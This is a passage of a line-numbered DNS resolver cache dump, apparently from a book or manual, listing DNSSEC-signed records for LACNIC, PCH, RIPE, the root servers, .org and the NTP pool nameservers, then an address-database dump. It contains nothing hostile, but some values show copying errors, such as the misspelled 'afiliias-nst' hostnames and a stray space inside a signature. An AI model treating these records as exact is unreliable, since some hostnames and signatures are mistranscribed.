841         FHULp/DznQgwNfGd5wJCqal6qGwvWDxyInOn
842         0H1v8n4CKOMGdzGPxlL+mgTXyEQvrFMicaEB
843         nmb6ca/euuLAlqnWtSZd1JI5MzylBjAduA== )
844 ; glue
845 ns.lacnic.net. 171085 A 200.3.13.10
846 ; glue
847     171085 AAAA 2001:13c7:7002:3000::10
848 ; authanswer

```

```

849 ns2.lacnic.net.      84685 A 200.3.13.11
850 ; authanswer
851     84685 RRSIG A 8 3 86400 (
852         20201022144405 20200922134420 26976 lacnic.net.
853         R5c0StIzWle4Lug/NqAAK5sTvnxqlbSfVvKku
854         aeRJGk3nXzJO2u91eivlvcR7stlUfnKNjrQS
855         LxRf6gaedrblfZl1jBhA57d/u6ZyD3lRmqih7
856         eer75nY5bKHytG6XtJpfilDlOXAAgAftDiCN
857         beQnr/WcUTyvVqxNLseEtgQ/xPZUxoqQ3mXl
858         Ys/iAWwLaxNtOcdUjX/+r2hSawjWZ3ySNAb9
859         dnDTaTG+RhMa2pbprtAXAF1LHaplBZlDpiZyo
860         nAvkO2cULaY0TfNJgpYWvaCxSj8TtJT46aeP
861         wBeg2MJU3K35ITOR5ysq+RIyQVcUJQmS42iS
862         hrU0NtBvwEK8J5mOyq== )
863 ; authanswer
864     84685 AAAA 2001:13c7:7002:3000::11
865 ; authanswer
866     84685 RRSIG AAAA 8 3 86400 (
867         20201022144405 20200922134420 26976 lacnic.net.
868         anALrLjO8o0E5Ag+DJAyBRbM+PeWae7IWEWo
869         lchQtKtWrQNu+ojzfkP6Do2v8pntGxcpVBsG
870         rQmF/fi/4jbG3KBS3anM3hzOxeE8VYXNLJW3
871         gUmZuZaBLZIOKY9M/YbgviUk5WULizdL9+ft
872         ld2E2ZX2NVD00Q8eSlnqOEm6cIA903j695F7
873         B00TkRhSfmpJryIgcC7AZIyBHWCDHmAMAZbz
874         CDsaQBF+mcLqv6vkQepHvW93cbJgrXOTUoUg
875         D6P6JUDg2R9jyEXitZ/IHk9oTLUT7Z3bBveH
876         OyZvNX5YnfO3xtX8PsrW76p9gfG3FZjsRXk3
877         IyI9Mb2NW6MXCzn3Dw== )
878 ; authanswer
879 ns3.lacnic.net.      5485 A 200.3.13.14
880 ; authanswer
881     5485 RRSIG A 8 3 7200 (
882         20201022144405 20200922134420 26976 lacnic.net.
883         MmXoQYkh3F4jN0rhSIwy8BH60Hek4TzN4avX
884         trumdqORtNXnBYy5eYWyR0swKYsWxhdPjS+Y
885         1OUkKZUCs4z+Wt7dsQR2/nVEYRo401PsIwGw
886         hcOFx5DFTsVsqrJbloeUnXpIbU40TmClnT
887         EDL6F4FbGqBCpwh/PyTtxA0DOF30lbs1Dq4
888         CRwRMwKNfVNL7qn3z1YMwuq+qdKOxHxckjJj
889         2zxukITRKW8xBCEvtBE76JwxdWWuMmAUbaKo
890         fAHBeU2e+UnbcxRleW4nwcKHTIo9Hx+rundS
891         O14sRAUNe0ki0exWyGha0IiuQxuyyxM5m0kz
892         se4yF6gymLXoam5iCg== )
893 ; authanswer
894     5485 AAAA 2001:13c7:7002:3000::14
895 ; authanswer
896     5485 RRSIG AAAA 8 3 7200 (
897         20201022144405 20200922134420 26976 lacnic.net.
898         o57+hakKkhn1devqPJAq1BXgutqV9nkyF4nP
899         Sz08mqyZzVgx+IdNuyMTLqNptqbxwWabPmzA
900         RJlQv/wJCs/Xf3xoGp4D55zr5WCSvyKWtcXH
901         ajLKl8YnsxyLddqxYsP5hg98EgJ6sanNkQSW
902         VZPxjaFrJ5H/oygFus6js3BpgNFuMCSJMZ/1
903         Xy0oyHhulqt4wf+ZrwzNCObtKs76PiUEHiIH
904         3qBcQOGAiAigyxnq9FTP7bXUruH0FoaSFAe5
905         ZsRT7Va0XcY4yBekjn3cFl196ThGHDJM8aYV
906         Dur/GL/o2Z5yg4qxmbaVuoHZROHuFXIhMFOe
907         NpA5UIGMfoWg5mUgJg== )
908 ; glue
909 pch.net.              170394 NS ns2.pch.net.
910     170394 NS ns3.pch.net.
911     170394 NS anyns.pch.net.
912 ; additional
913     83994 DS 27692 8 2 (
914         980AB73FF1943DBC1E4235D27FB1C828376A
915         E6AA95F67A255E768D9CD859809A )
916 ; additional
917     83994 RRSIG DS 8 2 86400 (
918         20201027065150 20201020054150 15314 net.
919         JYe01TniKjeMCZMzCHMPwjm54J0F2btrBdRY

```



```

920     Z+734Ob8o3NXF+wmRMOZicnIQZyhoAdJuuAu
921     hiOvkC6muDGUYISGeo+OBoAPbZbZGKk1K/gR
922     y8M2E+t9lqLjozn5dgpNkde8jiT2aqJKAWBU
923     o1G4U20NUpq2HSHRcj0rD/Kv6EkHZcQDQvcA
924     SQm6sLX9sBOdvKJGASji7BWNE3Zxhx7n9Q== )
925 ; glue
926 cl-ns.anycast.pch.net. 171085 A 204.61.216.30
927 ; glue
928     171085 AAAA 2001:500:14:6030:ad::1
929 ; authanswer
930 anys.pch.net. 83994 A 204.61.216.4
931 ; authanswer
932     83994 RRSIG A 8 3 86400 (
933     20201103140000 20201017140000 19810 pch.net.
934     ASPrXtBCbCjsHzpr6vZndwCbq0q0bCKm4DMU
935     ks7Ietrm/KVM6hDqRkMsrFPNyDL/vYrBa1U7
936     xBPtcNHbqcSwmetUCwkkrrbJDvXTzkyJe08u
937     VEuZK6EYQ/vzi3OukqsREQ5pxqZzMd4DL3iW
938     D+veak4Jjn5JsYm1IZ9PE9xpXnEOE8xux1lO
939     1E77EZdCoVxfafaEdcLdtrjgWNf6tZJu5LiK5g
940     CNooCvF42tPalfdYIWfry648gWOb8u1/2fkh
941     xpOseNdWW04wnl3hHmA4TPoqzysukyCUBTj0
942     6+N5qd5HR3pcTuT33x2z15FVxNKU5f1EaSV6
943     yOQIEYiaJy91Rzhvzw== )
944 ; authanswer
945     83994 AAAA 2001:500:14:6004:ad::1
946 ; authanswer
947     83994 RRSIG AAAA 8 3 86400 (
948     20201103140000 20201017140000 19810 pch.net.
949     CrRqshT37+JagGeAgKAQMO2vuMjePtnhm059
950     L4tvL9e++MGKbItZRln41fPIdnvZYTlCdYXO
951     rUAucpHmY8kruJ/m/3y7QxmxAA24uzMryuFH
952     bUmiFYAT7ZsIIT+cnXr5be01Bm1ZNSrntWEm
953     yWQXa8WVK2671xBGGo82xnjQjDv5h7e7zXk0
954     CEdL33RRL9VvK0RjWKpilatIAAK+lFCMDen9P
955     ihilwF5lW5h4LxLvTcPLo6+oZKseLGwovgYu
956     70tEA9AMjLi7lvTxdt4pvnv4Y2+kTD/GsFZfb
957     FDLIdfDwaAtq7hiHmdtQu02HuKDz56J4ZxNB
958     2x9gyuYc6LnaPaATnw== )
959 ; glue
960 ns2.pch.net. 170394 A 204.42.254.5
961 ; glue
962     170394 AAAA 2001:418:3f4::5
963 ; glue
964 ns3.pch.net. 170394 A 206.220.231.3
965 ; glue
966     170394 AAAA 2620:0:872::231:3
967 ; glue
968 ripe.net. 171085 NS ns3.lacnic.net.
969     171085 NS ns3.afrinic.net.
970     171085 NS ns4.apnic.net.
971     171085 NS manus.authdns.ripe.net.
972     171085 NS tinnie.arin.net.
973 ; additional
974     84685 DS 51356 8 2 (
975     9E5A6D4D413DC6D27E8D412E737DD87FE6EC
976     FDA7C4A14927A145DFDD05FC0A65 )
977 ; additional
978     84685 RRSIG DS 8 2 86400 (
979     20201028065913 20201021054913 15314 net.
980     LrifJJB7cN6U3VfABuH8/8APB4Cfpsfj35Dk
981     t6MUDI+EWxFct4Q5leGa4jCjBXKoDdo9i3zz
982     o10RR8iW6suzO/9AdjPHH4eZhbhpCkw4HJ5E
983     oPOP1B5OYIdww+a9E7i5ZVExlJcJmwFlwThx
984     8uUYy3K+7fQ5UQ/8TVFKik7gJC/bX9c5rSwG
985     AUzGk7IujWJVzamZ86Q5uTsPJDXqlwtq4g== )
986 ; authanswer
987 afrinic.authdns.ripe.net. 84685 A 193.0.9.8
988 ; authanswer
989     84685 RRSIG A 8 4 86400 (
990     20201102035053 20201019022053 39735 ripe.net.

```

```

991      W0ubecH1JG5vk5RcJk0GvgKX00ncYsno2lQa
992      MSBaHRalutwm9d80dKJrz2xLF5Klay4wC5Pq
993      cPB/603BV+neYrcD/aswRMSJLg2a+sEsaJLc
994      6S8Kw+Exa4fgerJfC70SgexI7R2ul7o7YduS
995      yNJ/t6Fs7prJx3Q7Zl1i+EPZ0s4= )
996 ; authanswer
997      84685 AAAA 2001:67c:e0::8
998 ; authanswer
999      84685 RRSIG AAAA 8 4 86400 (
1000      20201102035053 20201019022053 39735 ripe.net.
1001      Z4Eq87fiZqCrgzD7uO2soeLZormcB9DVX0yY
1002      V1/a/2VsyRpA9DFpJsulkDi/Ez2ChwsF5NLa
1003      yKk2rWP/YK2t3UWbz6YbszkWU4nVZ+nHNpm/
1004      pTAEHjFWwB2yNJxaSm7MKlwa+Q7UTbkb31hq
1005      MlRNRE6ip0OzfPaaUvldxHp8wOk= )
1006 ; authanswer
1007 arin.authdns.ripe.net. 84685 A 193.0.9.10
1008 ; authanswer
1009      84685 RRSIG A 8 4 86400 (
1010      20201102035053 20201019022053 39735 ripe.net.
1011      gN6kCzd5R/Y69nILK90UWMQX1/I849qVOi8z
1012      hOJHus1TX5fJ9BdW4fDiE22qfkIfwObnMA48
1013      fEPPVsEIlm3G+nTeeYBKlc01FrRSCnkYJTCJ
1014      mt4e2ISqfAsXnl/9cfWnjgbylbeonxTwmcUp
1015      gqxS3RCZccXHm572A2uGTfJnS5c= )
1016 ; authanswer
1017      84685 AAAA 2001:67c:e0::10
1018 ; authanswer
1019      84685 RRSIG AAAA 8 4 86400 (
1020      20201102035053 20201019022053 39735 ripe.net.
1021      knkLH2Ctz6wKpASCMfT3g1KenC3ZNPAnVuDJ
1022      nPBkgN8kBu jvfgiZ/D6LBkdjD336Z/f4tHdG
1023      d4ZjjRH7cpb8209tATBRyjNYDkEIztt/ZT+n
1024      TSVpvga4OkOV6meaFu2jEK/vFxT3E3RyGAYY
1025      G+x275geZMCavKkmMJ+zrz0mu6w= )
1026 ; authanswer
1027 lacnic.authdns.ripe.net. 84685 A 193.0.9.11
1028 ; authanswer
1029      84685 RRSIG A 8 4 86400 (
1030      20201102035053 20201019022053 39735 ripe.net.
1031      l4fiIa3wtRFaxth3pL0QHp5earRbWOxyVAOWb
1032      KIJKzrOKx2yI3VatGs+ZwPHWjokS23g6CL1+
1033      tNEkjOrCczd5HPzrFCDf4bCPGGE3BL6/9ukJ
1034      kjf6YQdHiz9AzMej6f39nqLb4jqPOA/4AYHv
1035      CC7LEmfe85n1zvFo5DtWueamaEA= )
1036 ; authanswer
1037      84685 AAAA 2001:67c:e0::11
1038 ; authanswer
1039      84685 RRSIG AAAA 8 4 86400 (
1040      20201102035053 20201019022053 39735 ripe.net.
1041      JUY8oYQ4X4sy0rHHoZY6WQrvnyxw1f4yYbNM
1042      ID3Z4jIp+6XOiinGtEstZ8X0HXVZolmuh76K
1043      FA6K8m/jyvnxKiJ0p6pgv7/SGnpV++vND2Bo
1044      QGEoPEq57V7szCCMR+Fm53DLd5/MeJSnhXiA
1045      7Dm31g7wsbK09co76vVLWYHrPTA= )
1046 ; authanswer
1047 manus.authdns.ripe.net. 84685 A 193.0.9.7
1048 ; authanswer
1049      84685 RRSIG A 8 4 86400 (
1050      20201102035053 20201019022053 39735 ripe.net.
1051      K5H9r3Eea25K/SDA1hx2qz9kHG146zBx2Dto
1052      zCIlbc+kAnPcDy8+rRSjIyTpjFeBFiFrMCMA
1053      WEegNgjUKFFZbVs6ei8wwhXAuR+QzTFJFi6A
1054      8m0PsrU3aXN312/272DOPEFphOSCcmvb+0QO
1055      3wAj+OWpepWvb7WJQtVYpVwWARY= )
1056 ; authanswer
1057      84685 AAAA 2001:67c:e0::7
1058 ; authanswer
1059      84685 RRSIG AAAA 8 4 86400 (
1060      20201102035053 20201019022053 39735 ripe.net.
1061      FKfxJcDYBz4Nr+x+sH81G01RLAt0nrWp6N9Z

```

```
1062      WcULaUOCcWcvjgfDI+/gf0Fm7QZE6i9Qx4oV
1063      ltZvUiamUs1Ddj28fnYsx3BVv4F7HCCdSyMF
1064      ZyjNixQv4Z9rFY+9HKUFGD6Aup2wRCrK4AqC
1065      Aw2tcvMf9ltPaE5NlM/vSJM8S6c= )
1066 ; additional
1067 a.root-servers.net. 515996 A 198.41.0.4
1068 ; additional
1069      515996 AAAA 2001:503:ba3e::2:30
1070 ; additional
1071 b.root-servers.net. 515996 A 199.9.14.201
1072 ; additional
1073      515996 AAAA 2001:500:200::b
1074 ; additional
1075 c.root-servers.net. 515996 A 192.33.4.12
1076 ; additional
1077      515996 AAAA 2001:500:2::c
1078 ; additional
1079 d.root-servers.net. 515996 A 199.7.91.13
1080 ; additional
1081      515996 AAAA 2001:500:2d::d
1082 ; additional
1083 e.root-servers.net. 515996 A 192.203.230.10
1084 ; authanswer
1085      602394 AAAA 2001:500:a8::e
1086 ; additional
1087 f.root-servers.net. 515996 A 192.5.5.241
1088 ; additional
1089      515996 AAAA 2001:500:2f::f
1090 ; additional
1091 g.root-servers.net. 515996 A 192.112.36.4
1092 ; authanswer
1093      602394 AAAA 2001:500:12::d0d
1094 ; additional
1095 h.root-servers.net. 515996 A 198.97.190.53
1096 ; additional
1097      515996 AAAA 2001:500:1::53
1098 ; additional
1099 i.root-servers.net. 515996 A 192.36.148.17
1100 ; additional
1101      515996 AAAA 2001:7fe::53
1102 ; additional
1103 j.root-servers.net. 515996 A 192.58.128.30
1104 ; additional
1105      515996 AAAA 2001:503:c27::2:30
1106 ; additional
1107 k.root-servers.net. 515996 A 193.0.14.129
1108 ; additional
1109      515996 AAAA 2001:7fd::1
1110 ; additional
1111 l.root-servers.net. 515996 A 199.7.83.42
1112 ; additional
1113      515996 AAAA 2001:500:9f::42
1114 ; additional
1115 m.root-servers.net. 515996 A 202.12.27.33
1116 ; additional
1117      515996 AAAA 2001:dc3::35
1118 ; glue
1119 org.      170394 NS a0.org.afiliias-nst.info.
1120      170394 NS a2.org.afiliias-nst.info.
1121      170394 NS b0.org.afiliias-nst.org.
1122      170394 NS b2.org.afiliias-nst.org.
1123      170394 NS c0.org.afiliias-nst.info.
1124      170394 NS d0.org.afiliias-nst.org.
1125 ; additional
1126      83994 DS 26974 8 2 (
1127      4FEDE294C53F438A158C41D39489CD78A86B
1128      EB0D8A0AEAFF14745C0D16E1DE32 )
1129 ; additional
1130      83994 RRSIG DS 8 1 86400 (
1131      20201103200000 20201021190000 26116 .
1132      fJZahubun9hcIFvFgJLlfsxiwFIMA2YBgbR
```

```

1133 gfOWkAcz8fKA5RQKMwRouz0vXapy6BvbeU8E
1134 BeAaMnKzSJMnq3LDAiuHfA+Y7dDkcQAOFooJ
1135 lw3zMlCFkz79TQOMibDlZs+I6llbs5KrsIbu
1136 snDwBkfmI7+bX+IUa4+DdilpcR902Q9cU0I1
1137 M9gpU42QKOt9/H3+ighPDXyAatvZHRb9tPNL
1138 dT/jXiYIY4jBmHCWw6dhcV7ZvTavcoD9J1So
1139 O7NeGBEG1zKR8KhMaRmFlkdm9D7/HoUyVBtP
1140 mrVjGuAxZn6Op9CRjzWSQwkUMMd78okYRYr1
1141 q51/hBfmXCjv+QehZQ== )
1142 ; glue
1143 b0.org.afiliias-nst.org. 170394 A 199.19.54.1
1144 ; glue
1145 170394 AAAA 2001:500:c::1
1146 ; glue
1147 b2.org.afiliias-nst.org. 170394 A 199.249.120.1
1148 ; glue
1149 170394 AAAA 2001:500:48::1
1150 ; glue
1151 d0.org.afiliias-nst.org. 170394 A 199.19.57.1
1152 ; glue
1153 170394 AAAA 2001:500:f::1
1154 ; glue
1155 ns1.everett.org. 83994 A 66.220.13.229
1156 ; authauthority
1157 lactld.org. 84685 NS a.lactld.org.
1158 84685 NS ns.dns.br.
1159 84685 NS ssdns-tld.nic.cl.
1160 ; authauthority
1161 84685 RRSIG NS 5 2 86400 (
1162 20201220215935 20201011212352 35032 lactld.org.
1163 lZ8dbbaiBqS2jPWw/xE+nLks9jroCRKvd8nS
1164 ngqPXzmq6yj6Vvne0uE8Udcs1CVHd+VgYEpP
1165 AJjJolaQAibN3bvHnYXsxhXCprTAP8jlp2P+
1166 TV+1tXQtTqMAD7Q94zKtu9H3muT45qcuG/GD
1167 CITAOGConJeXJORh+Tmrec5Wa4k/OWgNmAN/
1168 Szxg0GZzfe4X )
1169 ; additional
1170 84685 DS 35032 5 2 (
1171 DF0DF1745FC1F0B48FD91E7FB19818536833
1172 274AC291893A6CB806DF1B434FDF )
1173 ; additional
1174 84685 RRSIG DS 7 2 86400 (
1175 20201105153232 20201015143232 22064 org.
1176 hhyKeDMQ15+3zrdm7ZUT09QYn8I18jFbwiq8
1177 zL3bt5TtjmUSxNvqxtLpBRpx2Ciq2Q5iKaTk
1178 htDFfiFtXkNPCwpwXO0KX46UTQP13nvfSHCL
1179 dbvtmmEKa+y2VqjZwYAJhfbI0K1DXS1cB3hO
1180 EC5faxvfz24cBG+rIa/Rk/AYIXw= )
1181 84685 RRSIG DS 8 2 86400 (
1182 20201105153232 20201015143232 63858 org.
1183 pBZWoMmrfbq+GIxLtlkQ/meIA3Z5Y/Iejmz
1184 mzF5ZxcljQago7SQ+rsWM/h+Zw1PsvN++8gr
1185 gk0DMG3GpXk4hj8zSntRaZVNHE3Mzz3ludKg
1186 xGWuZczQb+Sq4avuiu7sfSFICrkox47RqCnR
1187 OdLxdzWpt5ypmU04+OpZZqBL6E8= )
1188 ; authanswer
1189 a.lactld.org. 84685 A 200.0.68.10
1190 ; authanswer
1191 84685 RRSIG A 5 3 86400 (
1192 20201220215935 20201011212352 35032 lactld.org.
1193 eUdjR4W+UflcBE1HvESrpiAIWQehr7aOUwnU
1194 EN5jmyNMW/gvI3yyjT8/PlNTjRlDLT/Ot8RA
1195 +mxk9xi9tvTEYzfYup9fNOJNXWQ2QOdMcbk5
1196 h++FRsq+GDMcdTuDlK/IOgvi2wSNy2UzC3Un
1197 eHZGQ8Sg9/XxbARlFaHX5lLQSOOrDv0810aIE
1198 Aq19OnU5dTpV )
1199 ; authanswer
1200 84685 AAAA 2801:14:a000::10
1201 ; authanswer
1202 84685 RRSIG AAAA 5 3 86400 (
1203 20201220215935 20201011212352 35032 lactld.org.

```

```

1204      sJ6ygx61GzT0Szu0bRwVcAWDyuWTd8fvyrsk
1205      8oYsJEjQ/yzqzlemZv3NhrB/24R8+STAJyKW
1206      Qil9b/sT/Xhb0v8SYq7Bmmxnn0620jKxUa9q
1207      Q31r8BX6AFuDPmrha0TwycpQuZ+zoW/VwbhW
1208      1EkjzWfOrmZcxVWI7d/Ec4o0sEPTu8JS6xLH
1209      +/Masd3mM3W+ )
1210 ; glue
1211 ntp.org.      83994 NS ns1.p20.dynect.net.
1212      83994 NS ns1.everett.org.
1213      83994 NS ns2.p20.dynect.net.
1214      83994 NS ns3.p20.dynect.net.
1215      83994 NS ns4.p20.dynect.net.
1216      83994 NS dns1.udel.edu.
1217      83994 NS dns2.udel.edu.
1218      83994 NS anyns.pch.net.
1219 ; glue
1220 pool.ntp.org. 602394 NS a.ntpns.org.
1221      602394 NS b.ntpns.org.
1222      602394 NS c.ntpns.org.
1223      602394 NS d.ntpns.org.
1224      602394 NS e.ntpns.org.
1225      602394 NS f.ntpns.org.
1226      602394 NS g.ntpns.org.
1227      602394 NS h.ntpns.org.
1228      602394 NS i.ntpns.org.
1229 ; authauthority
1230 ntpns.org.    83995 NS ns1.eu.bitnames.com.
1231      83995 NS ns1.us.bitnames.com.
1232      83995 NS ns2.eu.bitnames.com.
1233      83995 NS ns2.us.bitnames.com.
1234      83995 NS ns3.us.bitnames.com.
1235      83995 NS anyns.pch.net.
1236 ; authanswer
1237 a.ntpns.org.  55195 A 45.79.130.187
1238      55195 A 185.126.112.98
1239      55195 A 185.134.197.79
1240      55195 A 185.209.84.218
1241      55195 A 185.209.85.151
1242      55195 A 212.25.19.23
1243 ; authanswer
1244      55195 AAAA 2001:67c:25dc::c
1245      55195 AAAA 2001:8e0:ffff:1::282
1246      55195 AAAA 2600:3c03::f03c:91ff:fe83:79dd
1247 ; authanswer
1248 b.ntpns.org.  55195 A 102.130.49.148
1249      55195 A 185.120.22.23
1250 ; authanswer
1251      55195 AAAA 2001:67c:16c8:2242::1
1252 ; authanswer
1253 c.ntpns.org.  55195 A 45.11.105.142
1254      55195 A 46.227.203.69
1255      55195 A 185.82.172.118
1256 ; authanswer
1257      55196 AAAA 2a05:91c0:1505:5::c924
1258 ; authanswer
1259 d.ntpns.org.  55195 A 85.214.195.29
1260      55195 A 178.63.120.205
1261      55195 A 199.188.48.59
1262      55195 A 199.249.223.53
1263 ; authanswer
1264      55196 AAAA 2620:7:6000::ffff:c759:df35
1265      55196 AAAA 2a01:238:4242:6a00:3f71:8733:b607:7c2a
1266      55196 AAAA 2a01:4f8:121:43cd::3:1
1267 ; authanswer
1268 e.ntpns.org.  55196 A 45.33.123.43
1269      55196 A 104.248.145.172
1270      55196 A 217.144.132.253
1271 ; authanswer
1272      55196 AAAA 2400:6180:0:d1::695:5001
1273      55196 AAAA 2600:3c00::f03c:91ff:fe8c:cf2c
1274      55196 AAAA 2a02:a00:2000:89::1

```

```

1275 ; authanswer
1276 f.ntpns.org.      55195 A 31.3.105.98
1277     55195 A 91.212.242.43
1278     55195 A 103.127.121.22
1279 ; authanswer
1280     55196 AAAA  2404:1fc0:1000:400::42
1281     55196 AAAA  2a03:7900:104:1::2
1282 ; glue
1283 g.ntpns.org.      62396 NS  a.ntpns.org.
1284     62396 NS  b.ntpns.org.
1285     62396 NS  c.ntpns.org.
1286     62396 NS  d.ntpns.org.
1287     62396 NS  e.ntpns.org.
1288     62396 NS  f.ntpns.org.
1289     62396 NS  h.ntpns.org.
1290     62396 NS  i.ntpns.org.
1291 ; answer
1292     1196  \-AAAA  ;-$NXRRSET
1293 ; g.ntpns.org. SOA d.ntpns.org. hostmaster.g.ntpns.org. 1591130824 5400 5400 1209600 3600
1294 ; authanswer
1295     7996  A 198.105.223.32
1296     7996  A 199.188.48.59
1297 ; authanswer
1298 h.ntpns.org.      55196 A 45.127.112.23
1299 ; authanswer
1300     55195 AAAA  2620:95:4001::123
1301 ; authanswer
1302 i.ntpns.org.      55196 A 45.127.113.23
1303 ; authanswer
1304     55196 AAAA  2620:95:4002::123
1305 ;
1306 ; Address database dump
1307 ;
1308 ; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
1309 ; [plain success/timeout]
1310 ;
1311 ; u.arin.net [v4 TTL 85] [v4 success] [v6 unexpected]
1312 ; 204.61.216.50 [srtt 22326] [flags 00004000] [edns 3/0/0/0/0] [plain 0/0] [udpssize 512] [\
    ttl 85]
1313 ; u.arin.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
1314 ; 204.61.216.50 [srtt 22326] [flags 00004000] [edns 3/0/0/0/0] [plain 0/0] [udpssize 512] [\
    ttl 85]
1315 ; 2001:500:14:6050:ad::1 [srtt 25] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1316 ; g.ntpns.org [v6 TTL 1196] [v4 unexpected] [v6 nxrrset]
1317 ; r.arin.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
1318 ; 199.180.180.63 [srtt 26214] [flags 00004000] [edns 1/0/0/0/0] [plain 0/0] [udpssize 512] [\
    ttl 85]
1319 ; 2001:500:f0::63 [srtt 21] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
1320 ; ns3.lacnic.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
1321 ; 200.3.13.14 [srtt 84097] [flags 00004000] [edns 2/0/0/0/0] [plain 0/0] [udpssize 512] [ttl \
    85]
1322 ; 2001:13c7:7002:3000::14 [srtt 5] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1323 ; ssdns-tld.nic.cl [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
1324 ; 200.7.5.14 [srtt 8] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
1325 ; 2001:1398:276:0:200:7:5:14 [srtt 26] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
1326 ; z.arin.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
1327 ; 199.212.0.63 [srtt 1] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
1328 ; 2001:500:13::63 [srtt 5] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
1329 ; ns3.arin.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
1330 ; 199.5.26.108 [srtt 25] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
1331 ; 2001:500:a9::108 [srtt 24] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
1332 ; lacnic.authdns.ripe.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
1333 ; 193.0.9.11 [srtt 21] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1334 ; 2001:67c:e0::11 [srtt 14] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1335 ; ns3.afrinic.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
1336 ; 204.61.216.100 [srtt 24] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1337 ; 2001:500:14:6100:ad::1 [srtt 18] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1338 ; ns2.lacnic.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
1339 ; 200.3.13.11 [srtt 1] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
1340 ; 2001:13c7:7002:3000::11 [srtt 13] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
1341 ; ns.dns.br [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]

```

```
1342 ; 200.160.0.5 [srtt 5] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
1343 ; 2001:12ff:0:a20::5 [srtt 14] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
1344 ; ns2.dns.br [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
1345 ; 200.192.232.53 [srtt 7] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
1346 ; 2001:12f8:b:1::53 [srtt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
1347 ; manus.authdns.ripe.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
1348 ; 193.0.9.7 [srtt 19] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
1349 ; 2001:67c:e0::7 [srtt 6] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
1350 ; y.arin.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
1351 ; 192.82.134.30 [srtt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
1352 ; 2001:500:127::30 [srtt 31] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
1353 ; ns2.afrinic.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
1354 ; 196.216.168.10 [srtt 1] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
1355 ; 2001:43f8:120::10 [srtt 13] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
1356 ; arin.authdns.ripe.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
1357 ; 193.0.9.10 [srtt 13] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
1358 ; 2001:67c:e0::10 [srtt 32] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
1359 ; afrinic.authdns.ripe.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
1360 ; 193.0.9.8 [srtt 19] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1361 ; 2001:67c:e0::8 [srtt 119675] [flags 00000000] [edns 0/1/1/1/1] [plain 0/0] [ttl 85]
1362 ; x.arin.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
1363 ; 199.180.180.63 [srtt 26214] [flags 00004000] [edns 1/0/0/0/0] [plain 0/0] [udpsize 512] [\
    ttl 85]
1364 ; 2001:500:f0::63 [srtt 21] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
1365 ;
1366 ; Unassociated entries
1367 ;
1368 ; 216.239.38.10 [srtt 25] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1255]
1369 ; 203.119.86.101 [srtt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1370 ; 2001:43f8:110::10 [srtt 26] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1371 ; 2801:14:a000::10 [srtt 6] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1372 ; 193.0.9.1 [srtt 14] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1373 ; 2001:dd8:6::101 [srtt 237160] [flags 00000000] [edns 0/1/1/1/1] [plain 0/0] [ttl 85]
1374 ; 2001:500:13::108 [srtt 252845] [flags 00000000] [edns 0/3/3/3/3] [plain 0/0] [ttl 85]
1375 ; 2001:67c:e0::1 [srtt 16] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1376 ; 2001:42d0::200:2:1 [srtt 72820] [flags 00000000] [edns 0/1/1/1/1] [plain 0/0] [ttl 85]
1377 ; 200.229.248.10 [srtt 13] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1378 ; 2001:12f8:c::10 [srtt 10] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
